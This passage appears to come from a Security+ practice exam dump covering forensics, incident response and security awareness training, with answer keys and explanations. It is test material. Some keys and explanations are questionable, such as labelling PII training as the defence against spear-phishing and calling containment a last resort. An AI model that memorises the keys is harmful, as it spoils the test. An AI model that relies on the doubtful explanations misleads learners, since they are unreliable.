Tailgating is a favorite method of gaining entry to electronically locked systems by following someone through the door they just unlocked. With a limited budget installing a camera and DVR at the entrance to monitor access to the restricted areas is the most feasible solution. The benefit of a camera (also known as closed-circuit television, or CCTV) is that it is always running and can record everything it sees, creating evidence that can be admissible in court if necessary.

Incorrect Answers:

- A: A full-time guard at the entrance of the restricted areas will also work, but would be more costly and guards can also be impersonated. Guards are also more costly in the sense that, guards in combination with security cameras will be more effective which means that you still need both.
- C: Revoking proximity badges will just give free access to all if no other measures are in place.
- D: A motion detector will inevitable be triggered even when legitimate users enter the restricted area.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 357, 367, 372

**QUESTION 266**

The incident response team has received the following email message.

From: monitor@ext-company.com

To: security@company.com

Subject: Copyright infringement

A copyright infringement alert was triggered by IP address 13.10.66.5 at 09: 50: 01 GMT. After reviewing the following web logs for IP 13.10.66.5, the team is unable to correlate and identify the incident.



<http://www.gratisexam.com/>

09: 45: 33 13.10.66.5 http: //remote.site.com/login.asp?user=john  
09: 50: 22 13.10.66.5 http: //remote.site.com/logout.asp?user=anne  
10: 50: 01 13.10.66.5 http: //remote.site.com/access.asp?file=movie.mov

11: 02: 45 13.10.65.5 http://remote.site.com/download.asp?movie.mov=ok

Which of the following is the MOST likely reason why the incident response team is unable to identify and correlate the incident?

- A. The logs are corrupt and no longer forensically sound.
- B. Traffic logs for the incident are unavailable.
- C. Chain of custody was not properly maintained.
- D. Incident time offsets were not accounted for.

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

It is quite common for workstation times to be off slightly from actual time, and that can happen with servers as well. Since a forensic investigation is usually dependent on a step-by-step account of what has happened, being able to follow events in the correct time sequence is critical. Because of this, it is imperative to record the time offset on each affected machine during the investigation. One method of assisting with this is to add an entry to a log file and note the time that this was done and the time associated with it on the system.

Incorrect Answers:

A: Corrupted logs would indicate that it had been tampered with and in this case there is no mention of logs being corrupted, in fact it can still be reviewed successfully.

B: The logs have been reviewed is mentioned in the question thus it is not a matter of it being unavailable.

C: The chain of custody in forensics refers to how evidence is secured, where it is stored, and who has access to it. In this case the evidence is clearly available, etc.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453, 448

### **QUESTION 267**

A system administrator is responding to a legal order to turn over all logs from all company servers. The system administrator records the system time of all servers to ensure that:

- A. HDD hashes are accurate.
- B. the NTP server works properly.
- C. chain of custody is preserved.
- D. time offset can be calculated.

**Correct Answer:** D

**Section:** Compliance and Operational Security

## **Explanation**

### **Explanation/Reference:**

Section: Compliance and Operational Security

It is quite common for workstation times to be off slightly from actual time, and that can happen with servers as well. Since a forensic investigation is usually dependent on a step-by-step account of what has happened, being able to follow events in the correct time sequence is critical. Because of this, it is imperative to record the time offset on each affected machine during the investigation. One method of assisting with this is to add an entry to a log file and note the time that this was done and the time associated with it on the system.

Incorrect Answers:

A: Recording the system time of all the servers is not how one checks whether hashes are accurate.

B: Recording the system time of all the servers is not the way to check whether a server works properly.

C: Chain of custody deals with how evidence is secured, where it is stored, and who has access to it. When you begin to collect evidence, you must keep track of that evidence at all times and show who has it, who has seen it, and where it has been. The evidence must always be within your custody, or you're open to dispute about possible evidence tampering. In this case the logs from all the company servers have to be turned over which means this is not a chain of custody issue.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453, 448

## **QUESTION 268**

A recent intrusion has resulted in the need to perform incident response procedures. The incident response team has identified audit logs throughout the network and organizational systems which hold details of the security breach. Prior to this incident, a security consultant informed the company that they needed to implement an NTP server on the network. Which of the following is a problem that the incident response team will likely encounter during their assessment?

- A. Chain of custody
- B. Tracking man hours
- C. Record time offset
- D. Capture video traffic

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

### **Explanation/Reference:**

Section: Compliance and Operational Security

It is quite common for workstation as well as server times to be off slightly from actual time. Since a forensic investigation is usually dependent on a step-by-step account of what has happened, being able to follow events in the correct time sequence is critical. Because of this, it is imperative to record the time offset on each affected machine during the investigation. One method of assisting with this is to add an entry to a log file and note the time that this was done and the time associated with it on the system. There is no mention that this was done by the incident response team.

Incorrect Answers:

A: Chain of custody deals with how evidence is secured, where it is stored, and who has access to it. When you begin to collect evidence, you must keep track of that evidence at all times and show who has it, who has seen it, and where it has been. The evidence must always be within your custody, or you're open to dispute about possible evidence tampering. In this case there is no mention that the chain of evidence is in question.

B: Tracking man hours and Expenses go hand-in-hand. In this case the incident response team already has the evidence.

D: The incident response already has the audit logs pertaining to the incident identified and there is thus no problem regarding capturing video traffic that might be encountered.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453, 448, 454

### **QUESTION 269**

Computer evidence at a crime scene is documented with a tag stating who had possession of the evidence at a given time.

Which of the following does this illustrate?

- A. System image capture
- B. Record time offset
- C. Order of volatility
- D. Chain of custody

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Chain of custody deals with how evidence is secured, where it is stored, and who has access to it. When you begin to collect evidence, you must keep track of that evidence at all times and show who has it, who has seen it, and where it has been.

Incorrect Answers:

A: A system image is a snapshot of what exists. Capturing an image of the operating system in its exploited state can be helpful in revisiting the issue after the fact to learn more about it.

B: Record Time Offset - It is quite common for workstation times to be off slightly from actual time, and that can happen with servers as well. Since a forensic investigation is usually dependent on a step-by-step account of what has happened, being able to follow events in the correct time sequence is critical. Because of this, it is imperative to record the time offset on each affected machine during the investigation.

C: Act in Order of Volatility is of importance when dealing with multiple issues. Then you should address them in order of volatility (OOV); always deal with the most volatile first.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 448, 453 [http://en.wikipedia.org/wiki/Chain\\_of\\_custody](http://en.wikipedia.org/wiki/Chain_of_custody)

**QUESTION 270**

A compromised workstation utilized in a Distributed Denial of Service (DDOS) attack has been removed from the network and an image of the hard drive has been created. However, the system administrator stated that the system was left unattended for several hours before the image was created. In the event of a court case, which of the following is likely to be an issue with this incident?

- A. Eye Witness
- B. Data Analysis of the hard drive
- C. Chain of custody
- D. Expert Witness

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Chain of custody deals with how evidence is secured, where it is stored, and who has access to it. When you begin to collect evidence, you must keep track of that evidence at all times and show who has it, who has seen it, and where it has been. The evidence must always be within your custody, or you're open to dispute about possible evidence tampering.

**Incorrect Answers:**

A: An eye witness is clearly not the issue here since it is mentioned that the system was left unattended for several hours.

B: Data analysis of the hard drive is not the issue since in the court case the biggest problem would be that the system in question was left unattended for several hours before the network image was taken.

D: An expert witness is not a problem in the event of a court case since the chain of custody was broken as mentioned by the system administrator.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 448, 454 [http://en.wikipedia.org/wiki/Chain\\_of\\_custody](http://en.wikipedia.org/wiki/Chain_of_custody)

**QUESTION 271**

The security manager received a report that an employee was involved in illegal activity and has saved data to a workstation's hard drive. During the investigation, local law enforcement's criminal division confiscates the hard drive as evidence. Which of the following forensic procedures is involved?

- A. Chain of custody
- B. System image
- C. Take hashes
- D. Order of volatility

**Correct Answer:** A

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Chain of custody deals with how evidence is secured, where it is stored, and who has access to it. When you begin to collect evidence, you must keep track of that evidence at all times and show who has it, who has seen it, and where it has been.

Incorrect Answers:

B: A system image is a snapshot of what exists. Capturing an image of the operating system in its exploited state can be helpful in revisiting the issue after the fact to learn more about it. In this case the evidence has been confiscated which means that the chain of custody comes into the procedure that was followed.

C: Taking hashes is part of collecting data to be able to illustrate the situation if the need arises. In this case evidence has been confiscated and the chain of custody becomes the important issue.

D: Act in Order of Volatility is of importance when dealing with multiple issues. Then you should address them in order of volatility (OOV); always deal with the most volatile first. In this case there is only one incident and one piece of evidence that has been confiscated which means that the chain of custody must be observed.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 448, 453, 454

## **QUESTION 272**

Which of the following is the MOST important step for preserving evidence during forensic procedures?

- A. Involve law enforcement
- B. Chain of custody
- C. Record the time of the incident
- D. Report within one hour of discovery

**Correct Answer: B**

Section: Compliance and Operational Security

Explanation

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Chain of custody deals with how evidence is secured, where it is stored, and who has access to it. When you begin to collect evidence, you must keep track of that evidence at all times and show who has it, who has seen it, and where it has been. The evidence must always be within your custody, or you're open to dispute about possible evidence tampering. Thus to preserve evidence during a forensic procedure the chain of custody is of utmost importance.

Incorrect Answers:

A: Law enforcement can only come to fruition if the chain of custody is properly observed.

C: Recording the time of the incident is part of the forensic procedure and not necessarily the preservation of evidence.

D: Reporting an incident an hour after discovery violates the Acting in Order of Volatility measures.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 448

**QUESTION 273**

During which of the following phases of the Incident Response process should a security administrator define and implement general defense against malware?

- A. Lessons Learned
- B. Preparation
- C. Eradication
- D. Identification

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Incident response procedures involves: Preparation; Incident identification; Escalation and notification; Mitigation steps; Lessons learned; Reporting; Recover/reconstitution procedures; First responder; Incident isolation (Quarantine; Device removal); Data breach; Damage and loss control. It is important to stop malware before it ever gets hold of a system thus you should know which malware is out there and take defensive measures - this means preparation to guard against malware infection should be done.

**Incorrect Answers:**

A: Lessons learned is one of the latter phases in incident response after the event occurred this means that general defense has not been observed.

C: Eradication is done after the infection already occurred and can thus not be considered general defense.

D: Incident Identification presumes that the incident already occurred thus it cannot be considered general defense against malware.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 121-122, 429

**QUESTION 274**

The Chief Technical Officer (CTO) has tasked The Computer Emergency Response Team (CERT) to develop and update all Internal Operating Procedures and Standard Operating Procedures documentation in order to successfully respond to future incidents. Which of the following stages of the Incident Handling process is the team working on?

- A. Lessons Learned
- B. Eradication
- C. Recovery
- D. Preparation

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Incident response procedures involves: Preparation; Incident identification; Escalation and notification; Mitigation steps; Lessons learned; Reporting; Recover/reconstitution procedures; First responder; Incident isolation (Quarantine; Device removal); Data breach; Damage and loss control. Developing and updating all internal operating and standard operating procedures documentation to handle future incidents is preparation.

Incorrect Answers:

- A: Lessons learned presumes that the incident already occurred and developing and updating procedures for handling future incidents means that the incident has not occurred yet.
- B: Eradication assumes that the incident already occurred.
- C: Recovery is a phase that happens after the incident occurred.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 429

### **QUESTION 275**

The helpdesk reports increased calls from clients reporting spikes in malware infections on their systems. Which of the following phases of incident response is MOST appropriate as a FIRST response?

- A. Recovery
- B. Follow-up
- C. Validation
- D. Identification
- E. Eradication
- F. Containment

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

To be able to respond to the incident of malware infection you need to know what type of malware was used since there are many types of malware around. This makes identification critical in this case.

Incorrect Answers:

- A: Recovering from the malware incident can only happen after you identified the type of malware involved.
- B: Follow-up is exactly that following the incident and not a first response.
- C: Validation is not an appropriate first response when dealing with a malware infection. Validation only comes into effect as a prevention measure to LDAP Injection attacks.
- E: Eradication of malware infections can only be done successfully after the malware involved has been identified. Thus the best first response would be identification and not eradication.
- F: Containment is akin to quarantine and is usually a last resort when one cannot eradicate the malware from the systems.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 301-309, 338, 429 [http://www.certiguide.com/secplus/cg\\_sp\\_SixStepIncidentResponseProcess.htm](http://www.certiguide.com/secplus/cg_sp_SixStepIncidentResponseProcess.htm)

**QUESTION 276**

Who should be contacted FIRST in the event of a security breach?

- A. Forensics analysis team
- B. Internal auditors
- C. Incident response team
- D. Software vendors

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

A security breach is an incident and requires a response. The incident response team would be better equipped to deal with any incident insofar as all their procedures are concerned. Their procedures in addressing incidents are: Preparation; Incident identification; Escalation and notification; Mitigation steps; Lessons learned; Reporting; Recover/reconstitution procedures; First responder; Incident isolation (Quarantine; Device removal); Data breach; Damage and loss control.

**Incorrect Answers:**

- A: A forensics analysis involves the evidence found in computers and on digital storage media and incident response encompasses forensics and refers to the process of identifying, investigating, repairing, documenting, and adjusting procedures to prevent another incident.
- B: Internal auditing is part of the job description of the incident response team when they perform their documenting and recording of the costs involved addressing the incident.
- D: Software vendors are only contacted when the incident response team deems it necessary. Thus the first contact in the event of a security breach is the incident response team.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 429, 446

**QUESTION 277**

In which of the following steps of incident response does a team analyse the incident and determine steps to prevent a future occurrence?

- A. Mitigation
- B. Identification
- C. Preparation
- D. Lessons learned

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Incident response procedures involves in chronological order: Preparation; Incident identification; Escalation and notification; Mitigation steps; Lessons learned; Reporting; Recover/reconstitution procedures; First responder; Incident isolation (Quarantine; Device removal); Data breach; Damage and loss control. Thus lessons are only learned after the mitigation occurred. For only then can you 'step back' and analyze the incident to prevent the same occurrence in future.

**Incorrect Answers:**

A: Mitigation is accomplished anytime that any steps has been taken to reduce risk.

B: When responding to an incident the identification of the incident is essential to know how to handle the incident and then take steps. This happens way before an incident is analyzed to determine which steps to take to prevent the same occurrence in future.

C: Preparation involves all the preventative measures that are taken to prevent any risk incident. This does not means that an incident already occurred as is alluded to in the question.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 429

### **QUESTION 278**

After a recent security breach, the network administrator has been tasked to update and backup all router and switch configurations. The security administrator has been tasked to enforce stricter security policies. All users were forced to undergo additional user awareness training. All of these actions are due to which of the following types of risk mitigation strategies?

- A. Change management
- B. Implementing policies to prevent data loss
- C. User rights and permissions review
- D. Lessons learned

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Incident response procedures involves: Preparation; Incident identification; Escalation and notification; Mitigation steps; Lessons learned; Reporting; Recover/reconstitution procedures; First responder; Incident isolation (Quarantine; Device removal); Data breach; Damage and loss control. Described in the question is a situation where a security breach had occurred and its response which shows that lessons have been learned and used to put in place measures that will prevent any future security breaches of the same kind.

Incorrect Answers:

- A: Change Management refers to the structured approach that is followed to secure a company's assets. Described in the question is a case of incident response. And incident response is but a part of change management.
- B: Policies preventing data loss involves monitoring the contents of systems to make sure that key content is not deleted or removed. This is not the updating and backup of all router and switch configurations.
- C: Audits usually address user rights and permission reviews which forms part of risk mitigation.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 429

**QUESTION 279**

A server dedicated to the storage and processing of sensitive information was compromised with a rootkit and sensitive data was extracted. Which of the following incident response procedures is best suited to restore the server?

- A. Wipe the storage, reinstall the OS from original media and restore the data from the last known good backup.
- B. Keep the data partition, restore the OS from the most current backup and run a full system antivirus scan.
- C. Format the storage and reinstall both the OS and the data from the most current backup.
- D. Erase the storage, reinstall the OS from most current backup and only restore the data that was not compromised.

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Rootkits are software programs that have the ability to hide certain things from the operating system. With a rootkit, there may be a number of processes running on a system that do not show up in Task Manager or connections established or available that do not appear in a netstat display --the rootkit masks the presence of these items. The rootkit is able to do this by manipulating function calls to the operating system and filtering out information that would normally appear. Theoretically, rootkits could hide anywhere that there is enough memory to reside: video cards, PCI cards, and the like. The best way to handle this situation is to wipe the server and reinstall the operating system with the original installation disks and then restore the extracted data from your last known good backup. This way you can eradicate the rootkit and restore the data.

Incorrect Answers:

B: Keeping the data partition will not ensure that the rootkit is eradicated.

C: Formatting the storage is not guaranteed to eradicate the rootkit since a rootkit is capable of manipulating function calls to the operating system. And also reinstalling the OS and data from the most recent backup may result in reinstalling the rootkit.

D: Erasing the storage will not eradicate the rootkit. Furthermore you need to make use of the last known good backup and not the most current backup.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 301, 429

### **QUESTION 280**

In the initial stages of an incident response, Matt, the security administrator, was provided the hard drives in question from the incident manager. Which of the following incident response procedures would he need to perform in order to begin the analysis? (Select TWO).

- A. Take hashes
- B. Begin the chain of custody paperwork
- C. Take screen shots
- D. Capture the system image
- E. Decompile suspicious files

**Correct Answer:** AD

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A: Take Hashes. NIST (the National Institute of Standards and Technology) maintains a National Software Reference Library (NSRL). One of the purposes of the NSRL is to collect "known, traceable software applications" through their hash values and store them in a Reference Data Set (RDS). The RDS can then be used by law enforcement, government agencies, and businesses to determine which files are important as evidence in criminal investigations.

D: A system image is a snapshot of what exists. Capturing an image of the operating system in its exploited state can be helpful in revisiting the issue after the fact to learn more about it.

Incorrect Answers:

B: Starting the chain of custody paperwork by the security administrator would be null and void since the evidence involved has already been removed from the scene and he would not know where it has been and who had it until it was given to him.

C: Taking screen shots may be too late since it is only the hard drives in question that were handed to the security administrator by the incident manager. We could assume that the incident manager probably already took screenshots.

E: Decompile suspicious files can only happen when the hard drives are mounted.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 453-454

### **QUESTION 281**

Which of the following is the LEAST volatile when performing incident response procedures?

- A. Registers
- B. RAID cache
- C. RAM
- D. Hard drive

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

An example of OOV in an investigation may be RAM, hard drive data, CDs/DVDs, and printouts. Of the options stated in the question the hard drive would be the least volatile.

Incorrect Answers:

A: The registers are part of the CPU cache and ranks quite high in OOV incident response procedure.

B: The RAID cache is more volatile than the RAM in an OOV incident response procedure.

C: A hard drive ranks lower than RAM in an OOV incident response procedure.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 453

### **QUESTION 282**

The security officer is preparing a read-only USB stick with a document of important personal phone numbers, vendor contacts, an MD5 program, and other tools to provide to employees. At which of the following points in an incident should the officer instruct employees to use this information?

- A. Business Impact Analysis
- B. First Responder
- C. Damage and Loss Control
- D. Contingency Planning

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Incident response procedures involves: Preparation; Incident identification; Escalation and notification; Mitigation steps; Lessons learned; Reporting; Recover/

reconstitution procedures; First responder; Incident isolation (Quarantine; Device removal); Data breach; Damage and loss control. In this scenario the security officer is carrying out an incident response measure that will address and be of benefit to those in the vanguard, i.e. the employees and they are the first responders.

Incorrect Answers:

A: A business impact analysis (BIA) is concerned with evaluating the processes in the likelihood of a loss. A business impact analysis is an integral part of Business continuity planning which is a management tool that ensures that critical business functions can be performed when normal business operations are disrupted. In this case the question refers to a process within the incident response plan being carried out by an incident response team member.

C: Damage and loss Control is a critical, but a security officer arming employees (those in the vanguard) with tools to mitigate risk when they encounter an incident seems more like a first responder phase in incident response procedures.

D: Contingency planning is not normally part of an incidence response policy.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 429, 432

### QUESTION 283

After a number of highly publicized and embarrassing customer data leaks as a result of social engineering attacks by phone, the Chief Information Officer (CIO) has decided user training will reduce the risk of another data leak. Which of the following would be MOST effective in reducing data leaks in this situation?

- A. Information Security Awareness
- B. Social Media and BYOD
- C. Data Handling and Disposal
- D. Acceptable Use of IT Systems

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Education and training with regard to Information Security Awareness will reduce the risk of data leaks and as such forms an integral part of Security Awareness. By employing social engineering data can be leaked by employees and only when company users are made aware of the methods of social engineering via Information Security Awareness Training, you can reduce the risk of data leaks.

Incorrect Answers:

B: Attackers can solicit information/data from the company over instant messaging (IM) which is social media as easily as they can over email, and this can occur in Facebook, MySpace, or anywhere else that IM is possible. As far as employees bringing their own devices is concerned: it can connect to the company's Wi Fi network.

C: Data handling and disposal refers to the access of data to those users that need to access it and not more and how YOU as the CIO handle the disposal of that data, it does not involve training users.

D: Acceptable use of IT systems refers to the usage of computers within the organization, not the leaking of data prevention.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 364-369, 399-404, 408, 420, 422 [http://en.wikipedia.org/wiki/Security\\_awareness](http://en.wikipedia.org/wiki/Security_awareness)

**QUESTION 284**

Sara, a company's security officer, often receives reports of unauthorized personnel having access codes to the cipher locks of secure areas in the building. Sara should immediately implement which of the following?

- A. Acceptable Use Policy
- B. Physical security controls
- C. Technical controls
- D. Security awareness training

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Security awareness and training include explaining policies, procedures, and current threats to both users and management. A security awareness and training program can do much to assist in your efforts to improve and maintain security. A good security awareness training program for the entire organization should cover the following areas: Importance of security; Responsibilities of people in the organization; Policies and procedures; Usage policies; Account and password-selection criteria as well as Social engineering prevention.

**Incorrect Answers:**

A: Companies generally have acceptable use policies regarding how computers can be used within the organization.

B: Physical security controls refers to actual physical barriers such as an external entrance to a building (perimeter), locked doors and entrance to the secure/computer room itself. In this scenario the unauthorized personnel already have access codes to the cipher locks of secure areas.

C: Technical Controls are usually implemented using technology such as firewalls, IDS, IPS, etc.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p p 399-404, 420

**QUESTION 285**

Human Resources (HR) would like executives to undergo only two specific security training programs a year. Which of the following provides the BEST level of security training for the executives? (Select TWO).

- A. Acceptable use of social media
- B. Data handling and disposal

- C. Zero day exploits and viruses
- D. Phishing threats and attacks
- E. Clean desk and BYOD
- F. Information security awareness

**Correct Answer:** DF

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Managers/ i.e. executives in the company are concerned with more global issues in the organization, including enforcing security policies and procedures. Managers should receive additional training or exposure that explains the issues, threats, and methods of dealing with threats. Management will also be concerned about productivity impacts and enforcement and how the various departments are affected by security policies. Phishing is a form of social engineering in which you ask someone for a piece of information that you are missing by making it look as if it is a legitimate request. An email might look as if it is from a bank and contain some basic information, such as the user's name. Executives are easily fall prey to phishing if they are not trained to lookout for these attacks.

**Incorrect Answers:**

A: Acceptable use policies regarding how social media can be used within the organization are geared mainly at the employees to make them aware that attackers can solicit information/data from the company over instant messaging (IM) which is social media as easily as they can over email, and this can occur in Facebook, MySpace, or anywhere else that IM is possible

B: Data handling and disposal refers to the access of data to those users that need to access it and not more.

C: A Zero-day exploit occurs when a vulnerability/hole is found in a web-browser or other software by attackers and exploited immediately. The executives of a company are unlikely to be handling this type of attack.

E: A Clean Desk and BYOD policy training is best aimed at employees and to encourage employees to maintain clean desks and to leave out only those papers that are relevant to the project they are working on at that moment. All sensitive information should be put away when the employee is away from their desk.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 338, 400

**QUESTION 286**

The method to provide end users of IT systems and applications with requirements related to acceptable use, privacy, new threats and trends, and use of social networking is:

- A. Security awareness training.
- B. BYOD security training.
- C. Role-based security training.
- D. Legal compliance training.

**Correct Answer:** A

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

Security awareness and training are critical to the success of a security effort. They include explaining policies, procedures, and current threats to both users and management.

Incorrect Answers:

- B: BYOD security training is just part of security awareness training and involves the possibility of a personal device that is infected with malware introducing that malware to the network.
- C: Role-based security training is more geared towards specific roles.
- D: Legal compliance training would refer to keeping users up to date with new regulations and laws, not threats, trends and use of social engineering.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 399-404

### **QUESTION 287**

Sara, an employee, tethers her smartphone to her work PC to bypass the corporate web security gateway while connected to the LAN. While Sara is out at lunch her PC is compromised via the tethered connection and corporate data is stolen. Which of the following would BEST prevent this from occurring again?

- A. Disable the wireless access and implement strict router ACLs.
- B. Reduce restrictions on the corporate web security gateway.
- C. Security policy and threat awareness training.
- D. Perform user rights and permissions reviews.

**Correct Answer: C**

## **Section: Compliance and Operational Security**

### **Explanation**

#### **Explanation/Reference:**

Section: Compliance and Operational Security

BYOD (In this case Sara's smart phone) involves the possibility of a personal device that is infected with malware introducing that malware to the network and security awareness training will address the issue of the company's security policy with regard to BYOD.

Incorrect Answers:

- A: Disabling wireless access and implementing strict router ACL's will hamper the day-to-day operations of the company and disabling these 'punishes all users' and not just Sara who was responsible for the data theft that occurred. It would be best to provide training to all users regarding BYOD.
- B: Reducing restrictions on the corporate web security gateway will leave the company data more vulnerable.
- D: User rights and permissions reviews will not prevent data theft since Sara still requires permissions to perform her duties.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 399-404, 401

**QUESTION 288**

Which of the following is the BEST reason to provide user awareness and training programs for organizational staff?

- A. To ensure proper use of social media
- B. To reduce organizational IT risk
- C. To detail business impact analyses
- D. To train staff on zero-days

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Ideally, a security awareness training program for the entire organization should cover the following areas:

Importance of security

Responsibilities of people in the organization

Policies and procedures

Usage policies

Account and password-selection criteria

Social engineering prevention

You can accomplish this training either by using internal staff or by hiring outside trainers. This type of training will significantly reduce the organizational IT risk.

**Incorrect Answers:**

A: Proper use of social media would just be one aspect of risk awareness that should be provided.

C: A business Impact analysis is part of the Business Continuity planning which is primarily a management tool and not for all users and organizational staff.

D: Zero days refers to the type of attack impact after an incident occurred and this would be too late to provide user awareness it would be after the fact.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 399-401

**QUESTION 289**

Ann would like to forward some Personal Identifiable Information to her HR department by email, but she is worried about the confidentiality of the information. Which of the following will accomplish this task securely?

- A. Digital Signatures
- B. Hashing

- C. Secret Key
- D. Encryption

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Encryption is used to prevent unauthorized users from accessing data. Data encryption will support the confidentiality of the email.

Incorrect Answers:

A: A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender. The message is encrypted using the encryption system, and a second piece of information, the digital signature, is added to the message.

B: Hashing is used to protect the integrity of the email, meaning that it will not be tampered with, not secure confidentiality.

C: Secret keys are used in encryption. It is also referred to as a symmetric key in cryptography.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 251-258, 262, 404, 414 [http://en.wikipedia.org/wiki/Email\\_encryption](http://en.wikipedia.org/wiki/Email_encryption)

**QUESTION 290**

Ann a technician received a spear-phishing email asking her to update her personal information by clicking the link within the body of the email. Which of the following type of training would prevent Ann and other employees from becoming victims to such attacks?

- A. User Awareness
- B. Acceptable Use Policy
- C. Personal Identifiable Information
- D. Information Sharing

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Personally identifiable information (PII) is a catchall for any data that can be used to uniquely identify an individual. This data can be anything from the person's name to a fingerprint (think biometrics), credit card number, or patient record. Employees should be made aware of this type of attack by means of training.

Incorrect Answers:

A: A user-awareness program helps individuals in an organization understand how to implement policies, procedures, and technologies to ensure effective security.

B: Acceptable use policy describes how employees are allowed to use company systems and resources, and the consequences of misuse.

D: Information sharing is controlled using privacy policies. Privacy policies are implemented to maintain the sanctity of data privacy in the work environment.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24-25, 404

### **QUESTION 291**

End-user awareness training for handling sensitive personally identifiable information would include secure storage and transmission of customer:

- A. Date of birth.
- B. First and last name.
- C. Phone number.
- D. Employer name.

**Correct Answer: A**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

